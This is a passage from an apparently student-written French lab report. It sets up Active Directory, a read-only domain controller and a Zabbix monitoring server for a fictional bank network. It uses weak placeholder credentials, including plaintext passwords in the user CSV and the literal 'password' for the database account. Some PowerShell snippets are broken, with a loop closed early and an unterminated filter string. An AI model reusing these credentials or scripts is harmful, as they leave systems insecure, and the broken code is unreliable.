<pre>C:\Users\lboyer&gt;ipconfig  Configuration IP de Windows  Carte Ethernet Ethernet :     Suffixe DNS propre à la connexion. . . . . : fe80::9fe1:fd7:9b52:efd2%3     Adresse IPv6 de liaison locale. . . . . : fe80::9fe1:fd7:9b52:efd2%3     Adresse IPv4. . . . . : 10.10.20.1     Masque de sous-réseau. . . . . : 255.255.255.0     Passerelle par défaut. . . . . : 10.10.20.254  C:\Users\lboyer&gt;ping 10.10.20.2  Envoi d'une requête 'Ping' 10.10.20.2 avec 32 octets de données : Réponse de 10.10.20.2 : octets=32 temps&lt;1ms TTL=128  Statistiques Ping pour 10.10.20.2:     Paquets : envoyés = 4, reçus = 4, perdus = 0 (perte 0%), Durée approximative des boucles en millisecondes :     Minimum = 0ms, Maximum = 0ms, Moyenne = 0ms</pre>	<pre>C:\Users\echelone&gt;ipconfig  Configuration IP de Windows  Carte Ethernet Ethernet :     Suffixe DNS propre à la connexion. . . . . : fe80::80de:aa9c:a585:c9b8%11     Adresse IPv6 de liaison locale. . . . . : fe80::80de:aa9c:a585:c9b8%11     Adresse IPv4. . . . . : 10.10.20.2     Masque de sous-réseau. . . . . : 255.255.255.0     Passerelle par défaut. . . . . : 10.10.20.254  C:\Users\echelone&gt;</pre>
--	--

**Client > Serveur d'impression**

```
C:\Users\echelone>ping 10.10.10.40

Envoi d'une requête 'Ping' 10.10.10.40 avec 32 octets de données :
Réponse de 10.10.10.40 : octets=32 temps=3 ms TTL=63
Réponse de 10.10.10.40 : octets=32 temps=1 ms TTL=63
Réponse de 10.10.10.40 : octets=32 temps=1 ms TTL=63
Réponse de 10.10.10.40 : octets=32 temps=2 ms TTL=63

Statistiques Ping pour 10.10.10.40:
    Paquets : envoyés = 4, reçus = 4, perdus = 0 (perte 0%),
    Durée approximative des boucles en millisecondes :
        Minimum = 1ms, Maximum = 3ms, Moyenne = 1ms
```

## Partie 3 : Serveur Windows


### Etape 1 : Active Directory

Nous allons passer à la mise en place des utilisateurs dans l'Active Directory.

Active Directory est un service de répertoire développé par Microsoft, utilisé principalement dans les environnements informatiques basés sur Windows. Il agit comme une base de données centralisée qui stocke des informations sur les ressources réseau d'une organisation, telles que les utilisateurs, les groupes, les ordinateurs, les imprimantes et autres objets réseau.

L'AD permet la gestion centralisée et sécurisée des ressources réseau. Les administrateurs peuvent ainsi efficacement configurer, organiser et contrôler l'accès aux ressources. De plus, il simplifie la gestion des identités et des autorisations, ce qui facilite l'administration des systèmes, l'application des politiques de sécurité et la gestion des droits d'accès des utilisateurs.

Ci-dessous l'arborescence des unités d'organisation :



Nous exécutons plusieurs scripts pour créer la structure de l'Active Directory :

- 1) Lorsque nous démarrons notre Windows Server, nous créons l'AD en installant les modules :

```
Install-WindowsFeature -Name AD-Domain-Services, DNS -IncludeManagementTools

Import-Module ADDSDeployment

Install-ADDSForest
-DomainName "rtbank.re"
-CREATEDNSDELEGATION:$false
-DatabasePath "C:\Windows\NTDS"
-DomainMode "WinThreshold"
-DomainNetbiosName "RTBANK"
-ForestMode "WinThreshold"
-INSTALLDNS:$true
-LogPath "C:\Windows\NTDS\Logs"
-SysvolPath "C:\Windows\SYSVOL"
-FORCE:$true
```

- 2) Ensuite, nous créons les OUs et les groupes avec le script suivant :

```
Import-Module ActiveDirectory

# Définir la racine des OUs
$Domain = "DC=rtbank,DC=re"

# Créer les OUs
New-ADOrganizationalUnit -Name "rt-bank" -Path $Domain
New-ADOrganizationalUnit -Name "DRH" -Path "OU=rt-bank,$Domain"
New-ADOrganizationalUnit -Name "Recrutement" -Path "OU=DRH,OU=rt-bank,$Domain"
New-ADOrganizationalUnit -Name "Paie" -Path "OU=DRH,OU=rt-bank,$Domain"
New-ADOrganizationalUnit -Name "DC" -Path "OU=rt-bank,$Domain"
New-ADOrganizationalUnit -Name "Commerciaux" -Path "OU=DC,OU=rt-bank,$Domain"
New-ADOrganizationalUnit -Name "DAF" -Path "OU=rt-bank,$Domain"
New-ADOrganizationalUnit -Name "Comptabilité" -Path "OU=DAF,OU=rt-bank,$Domain"
New-ADOrganizationalUnit -Name "DSI" -Path "OU=rt-bank,$Domain"
New-ADOrganizationalUnit -Name "Réseaux_Système" -Path
"OU=DSI,OU=rt-bank,$Domain"
New-ADOrganizationalUnit -Name "Sécurité" -Path "OU=DSI,OU=rt-bank,$Domain"
New-ADOrganizationalUnit -Name "Dev_logiciel" -Path "OU=DSI,OU=rt-bank,$Domain"
New-ADOrganizationalUnit -Name "DMA" -Path "OU=rt-bank,$Domain"
New-ADOrganizationalUnit -Name "DOP" -Path "OU=rt-bank,$Domain"
New-ADOrganizationalUnit -Name "Opérations" -Path "OU=DOP,OU=rt-bank,$Domain"
New-ADOrganizationalUnit -Name "Recouvrement" -Path "OU=DOP,OU=rt-bank,$Domain"
```

```

New-ADOrganizationalUnit -Name "DG" -Path "OU=rt-bank,$Domain"
$groups = @{
    "Commerce" = "OU=Commerciaux,OU=DC,OU=rt-bank,DC=rtbank,DC=re"
    "DAF" = "OU=DAF,OU=rt-bank,DC=rtbank,DC=re"
    "Directeur commercial" = "OU=DC,OU=rt-bank,DC=rtbank,DC=re"
    "Directeur général" = "OU=DG,OU=rt-bank,DC=rtbank,DC=re"
    "DMA" = "OU=DMA,OU=rt-bank,DC=rtbank,DC=re"
    "DOP" = "OU=DOP,OU=rt-bank,DC=rtbank,DC=re"
    "DRH" = "OU=DRH,OU=rt-bank,DC=rtbank,DC=re"
    "DSI" = "OU=DSI,OU=rt-bank,DC=rtbank,DC=re"
    "Pôle dev logiciel" = "OU=Dev_logiciel,OU=DSI,OU=rt-bank,DC=rtbank,DC=re"
    "Pôle opérations" = "OU=Opérations,OU=DOP,OU=rt-bank,DC=rtbank,DC=re"
    "Pôle recouvrement" = "OU=Recouvrement,OU=DOP,OU=rt-bank,DC=rtbank,DC=re"
    "Pôle réseau système" = "OU=Réseaux_Système,OU=DSI,OU=rt-bank,DC=rtbank,DC=re"
    "Pôle sécurité" = "OU=Sécurité,OU=DSI,OU=rt-bank,DC=rtbank,DC=re"
    "Service compta" = "OU=Comptabilité,OU=DAF,OU=rt-bank,DC=rtbank,DC=re"
    "Service paie" = "OU=Paie,OU=DRH,OU=rt-bank,DC=rtbank,DC=re"
    "Service recrutement" = "OU=Recrutement,OU=DRH,OU=rt-bank,DC=rtbank,DC=re"
}
foreach ($group in $groups.GetEnumerator()) {
    try {
        New-ADGroup -Name $group.Key -Path $group.Value -GroupScope Global
        -ErrorAction Stop
        Write-Host "Security group `'$($group.Key)`' created successfully in
`'$($group.Value)`'"
    } catch {
        Write-Host "Failed to create security group `'$($group.Key)`':
$($_.Exception.Message)"
    }
}

```

3) Puis avec un fichier CSV, nous créons les utilisateurs dans l'AD :

```

Import-Module ActiveDirectory

$CSVFile = "users.csv"
$CSVData = Import-CSV -Path $CSVFile -Delimiter ";" -Encoding UTF8

Foreach($Utilisateur in $CSVData){
    $UtilisateurPrenom = $Utilisateur.prenom
    $UtilisateurNom = $Utilisateur.nom
    $UtilisateurLogin = ($UtilisateurPrenom).Substring(0,1).ToLower() +
    $UtilisateurNom.ToLower()
    $UtilisateurEmail = "$UtilisateurLogin@rt-bank.re"
    $UtilisateurMotDePasse = $Utilisateur.mdp
    $UtilisateurFonction = $Utilisateur.fonction
}

```

```
$OU = $Utilisateur.OU
# Vérifier la présence de l'utilisateur dans l'AD
if (Get-ADUser -Filter "SamAccountName -eq '$UtilisateurLogin') {
    Write-Warning "L'identifiant $UtilisateurLogin existe déjà dans l'AD"
}
else {
    $newUser = New-ADUser -Name "$UtilisateurNom $UtilisateurPrenom"
        -DisplayName "$UtilisateurNom $UtilisateurPrenom"
        -GivenName $UtilisateurPrenom
        -Surname $UtilisateurNom
        -SamAccountName $UtilisateurLogin
        -UserPrincipalName "$UtilisateurLogin@rt-bank.re"
        -EmailAddress $UtilisateurEmail
        -Title $UtilisateurFonction
        -Path $OU
        -AccountPassword (ConvertTo-SecureString
$UtilisateurMotDePasse -AsPlainText -Force)
            -ChangePasswordAtLogon $true
            -Enabled $true
            -PassThru
    Write-Output "Création de l'utilisateur : $UtilisateurLogin
($UtilisateurNom $UtilisateurPrenom)"

# Tenter d'ajouter l'utilisateur au groupe de sécurité
try {
    Add-ADGroupMember -Identity $UtilisateurFonction -Members
$UtilisateurLogin -ErrorAction Stop
    Write-Output "Utilisateur $UtilisateurLogin ajouté au groupe de
sécurité '$UtilisateurFonction'."
} catch {
    Write-Warning "Impossible d'ajouter l'utilisateur $UtilisateurLogin
au groupe de sécurité '$UtilisateurFonction': $($_.Exception.Message)"
}
}
```

Pour information, le format de CSV à respecter pour les utilisateurs est le suivant :

```
prenom;nom;fonction;OU;mdp
Claire;BEGUE;Commerce;OU=Commerciaux,OU=DC,OU=rt-bank,DC=rtbank,DC=re;0#2iA3G
Julie;ROY;Commerce;OU=Commerciaux,OU=DC,OU=rt-bank,DC=rtbank,DC=re;#%7M7oq
Marie-Eve;SIMARD;Commerce;OU=Commerciaux,OU=DC,OU=rt-bank,DC=rtbank,DC=re;b90ju%l
```

\* Le fichier de CSV utilisé avec les utilisateurs au complet se trouve en [annexe](#).

Voici le résultat de création d'utilisateur contenu dans l'OU "Commerciaux" :

**Utilisateurs de l'OU "Commerciaux"**

Nom	Type	Description
BEGUE Claire	Utilisateur	
Commerce	Groupe de sécurité ...	
ROY Julie	Utilisateur	
SIMARD Marie-Eve	Utilisateur	
ST-PIERRE Mathieu	Utilisateur	
THIBAULT Patrick	Utilisateur	
TREMBLAY Geneviève	Utilisateur	
TREMBLAY Léa	Utilisateur	
VALLÉE Nathalie	Utilisateur	
VEILLEUX Éric	Utilisateur	
VILLENEUVE Patrick	Utilisateur	

Utilisateurs et ordinateurs Active Directory [WIN-VE0UB5QLL9V.rtbank.re]

Fichier Action Affichage ?

Utilisateurs et ordinateurs Active Directory [WIN-VE0UB5QLL9V.rtbank.re]

Requêtes enregistrées

rbank.re

Builtin

Computers

Domain Controllers

ForeignSecurityPrincipals

Managed Service Accounts

rt-bank

DAF

Comptabilité

DC

Commerciaux

DG

DMA

DOP

Opérations

Recouvrement

DRH

Paie

Recrutement

DSI

Dev\_logiciel

Réseaux\_Système

Sécurité

Users

Nous allons maintenant vérifier que les utilisateurs peuvent se connecter à l'AD :

**Première connexion**



BOYER Lukas

Bienvenue


## Etape 2 : RODC

Un RODC (Read-Only Domain Controller) est un type de contrôleur de domaine dans un environnement Active Directory qui stocke une copie en lecture seule des données d'annuaire. Contrairement à un contrôleur de domaine standard, un RODC ne permet pas les modifications directes des données d'annuaire. Son intérêt réside dans sa capacité à renforcer la sécurité dans les succursales ou les sites distants.


En limitant les modifications aux données d'annuaire, un RODC réduit les risques de compromission de la sécurité, notamment en cas de vol ou d'accès non autorisé à un contrôleur de domaine.

Nous allons passer à la mise en place du RODC sur le site distant. Dans la configuration réseau de cette machine, il ne faut pas oublier de se connecter à l'AD.


Dans un premier temps nous allons ajouter les services AD DS. Puis, lors de l'installation du service, nous nous connectons au domaine :



Puis nous ajoutons l'option Contrôleur de domaine en lecture seule :



Il ne faut pas oublier de spécifier le serveur à partir duquel nous répliquons les informations :



Ensuite nous poursuivons l'installation basique. A la fin des paramétrage, nous pouvons voir que nous avons récupéré l'arborescence de l'AD principal dans le RODC :

**Arborescence récupérée**

The screenshot shows the Windows Server Manager interface. The left navigation pane is titled "Gestionnaire de serveur" and includes links for "Tableau de bord", "Serveur local" (which is selected), "Tous les serveurs", "AD DS", "DNS", and "Services de fichiers et d...". The main content area has a title bar "PROPRIÉTÉS Pour RODC-STPIERRE". It displays basic server information: "Nom de l'ordinateur: RODC-STPIERRE", "Domaine: rtbank.re", and "Dernières mises à jour installées: Windows Update". Below this is a section titled "Utilisateurs et ordinateurs Active Directory" with tabs for "Fichier", "Action", and "Affichage". The "Affichage" tab is selected. On the left is a tree view of the Active Directory structure under "rtbank.re": "Requêtes enregistrées", "Builtin", "Computers", "Domain Controllers", "ForeignSecurityPrincipal", "Managed Service Account", and "rt-bank". The "rt-bank" node is expanded to show "DAF", "DC", "DG", "DMA", "DOP", "DRH", "DSI", and "Imprimante". On the right is a table listing these objects:

Nom	Type	Description
DAF	Unité d'organis...	
DC	Unité d'organis...	
DG	Unité d'organis...	
DMA	Unité d'organis...	
DOP	Unité d'organis...	
DRH	Unité d'organis...	
DSI	Unité d'organis...	
Imprimante	Unité d'organis...	

## Partie 4 : Serveurs diverses

Dans cette étape nous allons voir l'installation des différents serveurs au sein de notre réseau. Dans un premier temps nous allons configurer le serveur de supervision, puis le serveur d'impression et pour finir le serveur métier.

Pour montrer nos serveurs, nous utiliserons le service **Zabbix** qui offre une installation de supervision rapide, simple et efficace.

### Étape 1 : Installation du serveur de supervision

Nous avons installé le service central sur un Ubuntu serveur de la manière suivante.

Nous avons d'abord ajouté les dépôts de Zabbix dans notre gestionnaire de paquets (apt) :

```
root@supervision# wget https://repo.zabbix.com/zabbix/6.4/ubuntu/pool/main/z/zabbix-release/zabbix-release_6.4-1+ubuntu22.04_all.deb
↪ On télécharge le paquet permettant d'installer les repos
root@supervision# dpkg -i zabbix-release_6.4-1+ubuntu22.04_all.deb
↪ On installe le paquet téléchargé
root@supervision# apt update
↪ On rafraîchit la liste des paquets contenu dans les repos
```

Ensuite, nous installons les paquets suivants permettant l'installation de notre service central :

```
root@supervision# apt install apache2 mariadb-server zabbix-server-mysql
zabbix-frontend-php zabbix-apache-conf zabbix-sql-scripts zabbix-agent
zcat
```

Après avoir installé ces paquets, nous créons les pré-requis pour Zabbix côté base de données (avec MariaDB) :

```
root@supervision# mysql -uroot -p
↪ On initialise un shell interactif se connectant au serveur MariaDB
mariadb> create database zabbix character set utf8mb4 collate
utf8mb4_bin;
↪ On créé une base de donnée pour Zabbix
mariadb> create user zabbix@localhost identified by 'password';
↪ On crée un utilisateur pour Zabbix
mariadb> grant all privileges on zabbix.* to zabbix@localhost;
↪ On donné tous les priviléges à l'utilisateur créé pour la bdd de Zabbix
mariadb> set global log_bin_trust_function_creators = 1;
```

```
↳ Active un flag spécial pour l'édition de fonctions  
mariadb> quit;  
↳ Quitter le shell interactif
```

Après ça, nous recopions les schéma de base de donné de Zabbix avec la commande suivante pour l'appliquer sur notre base de données précédemment créé à travers le script suivant :

```
root@supervision# zcat /usr/share/zabbix-sql-scripts/mysql/server.sql.gz  
| mysql --default-character-set=utf8mb4 -uzabbix -p zabbix
```

Maintenant, nous désactivons le flag précédemment activé dans le shell interactif pour des raisons de sécurités :

```
root@supervision# mysql -uroot -p  
↳ On initialise un shell interactif se connectant au serveur MariaDB  
mariadb> set global log_bin_trust_function_creators = 0;  
↳ Désactivation du flag  
mariadb> quit;  
↳ Quitter le shell interactif
```

Nous modifions le fichier de configuration du serveur Zabbix pour y inscrire le mot de passe de l'utilisateur qui a accès à la base de données Zabbix.

Dans le fichier `/etc/zabbix/zabbix_server.conf` il faut ajouter la mention suivante (ou remplacer sa valeur si elle existe déjà) :

```
DBPassword=password
```

> Ici nous indiquons le mot de passe de l'utilisateur "Zabbix" précédemment créé.


Enfin, il ne reste plus qu'à démarrer les services via les commandes suivantes :

```
root@supervision# systemctl restart zabbix-server zabbix-agent apache2  
↳ On redémarre les services concernés  
root@supervision# systemctl enable zabbix-server zabbix-agent apache2  
↳ On active les services concernés au démarrage
```

Nous pouvons nous connecter à la page web du service.

## Étape 2 : Configuration du serveur de supervision

Lorsque nous entrons l'URL du service WEB du serveur de supervision dans la barre d'adresse de notre navigateur suivi de "/zabbix" (ex: "<http://supervision.rtbank.re/zabbix/>") nous attérissons sur la page de configuration initiale de Zabbix :



Nous cliquons sur "Next step" et vérifions que nous avons tous les modules PHP pour le bon fonctionnement du tableau de bord de Zabbix.

Après les deux premières pages, le formulaire de configuration suivant apparaîtra :

A screenshot of the "Configure DB connection" configuration form. It starts with the heading "Configure DB connection" and a note: "Please create database manually, and set the configuration parameters for connection to this database. Press \"Next step\" button when done." The form fields are: "Database type" (MySQL), "Database host" (localhost), "Database port" (0), "Database name" (zabbix). Below these, "Store credentials in" offers "Plain text" (selected), "HashiCorp Vault", and "CyberArk Vault". Under "Plain text", "User" is zabbix and "Password" is masked. At the bottom, a note says "Database TLS encryption Connection will not be encrypted because it uses a socket file (on Unix) or shared memory (Windows)." There are "Back" and "Next step" buttons at the bottom.

Dans ce formulaire, il faut renseigner les différents paramètres qui suivent l'installation. Dans notre cas, nous avons simplement à renseigner le mot de passe de l'utilisateur "zabbix" que nous avons précédemment créé dans notre base de données.

Après avoir complété le formulaire de configuration, nous cliquons sur "Next step". Sur l'écran suivant, il est demandé de renseigner le nom du serveur Zabbix ainsi que le fuseau horaire :

### Étape finale de configuration

**Settings**

Zabbix server name	supervision
Default time zone	(UTC+04:00) Indian/Reunion
Default theme	Blue

Après avoir configuré les valeurs, nous cliquons sur "Next step" et nous sera présenté un écran qui récapitule nos paramètres :

### Vérification des informations

**Pre-installation summary**

Please check configuration parameters. If all is correct, press "Next step" button, or "Back" button to change configuration parameters.

Database type	MySQL
Database server	localhost
Database port	default
Database name	zabbix
Database user	zabbix
Database password	*****
Database TLS encryption	false

Zabbix server name: supervision

Après avoir confirmé ces informations, nous cliquons sur "Next step" et l'installation sera terminée, nous nous trouvons devant la page de login de Zabbix :

### Page de login

The screenshot shows the Zabbix login interface. It features a red header bar with the word "ZABBIX" in white. Below it is a form with two input fields: "Username" and "Password", both with placeholder text. A checkbox labeled "Remember me for 30 days" is checked. At the bottom of the form is a blue "Sign in" button. At the very bottom of the page, there is a small link to "Help + Support".

> Les logins par défaut de Zabbix sont "**Admin**" pour l'username et "**zabbix**" pour le mot de

passe. Il ne faut pas oublier de modifier les credentials par défaut pour des causes de sécurité.

### Étape 3 : Configuration d'un agent

Dans cette partie, nous installons un agent Zabbix sur des machines pour pouvoir les montrer à distance.

Dans le cadre de notre installation, nous supervisons un serveur Ubuntu :

1. Nous commençons d'abord par ajouter les repos de Zabbix :

```
root@serveur# wget https://repo.zabbix.com/zabbix/6.4/ubuntu/pool/main/z/zabbix-release/zabbix-release_6.4-1+ubuntu22.04_all.deb
↳ On télécharge le paquet permettant d'installer les repos
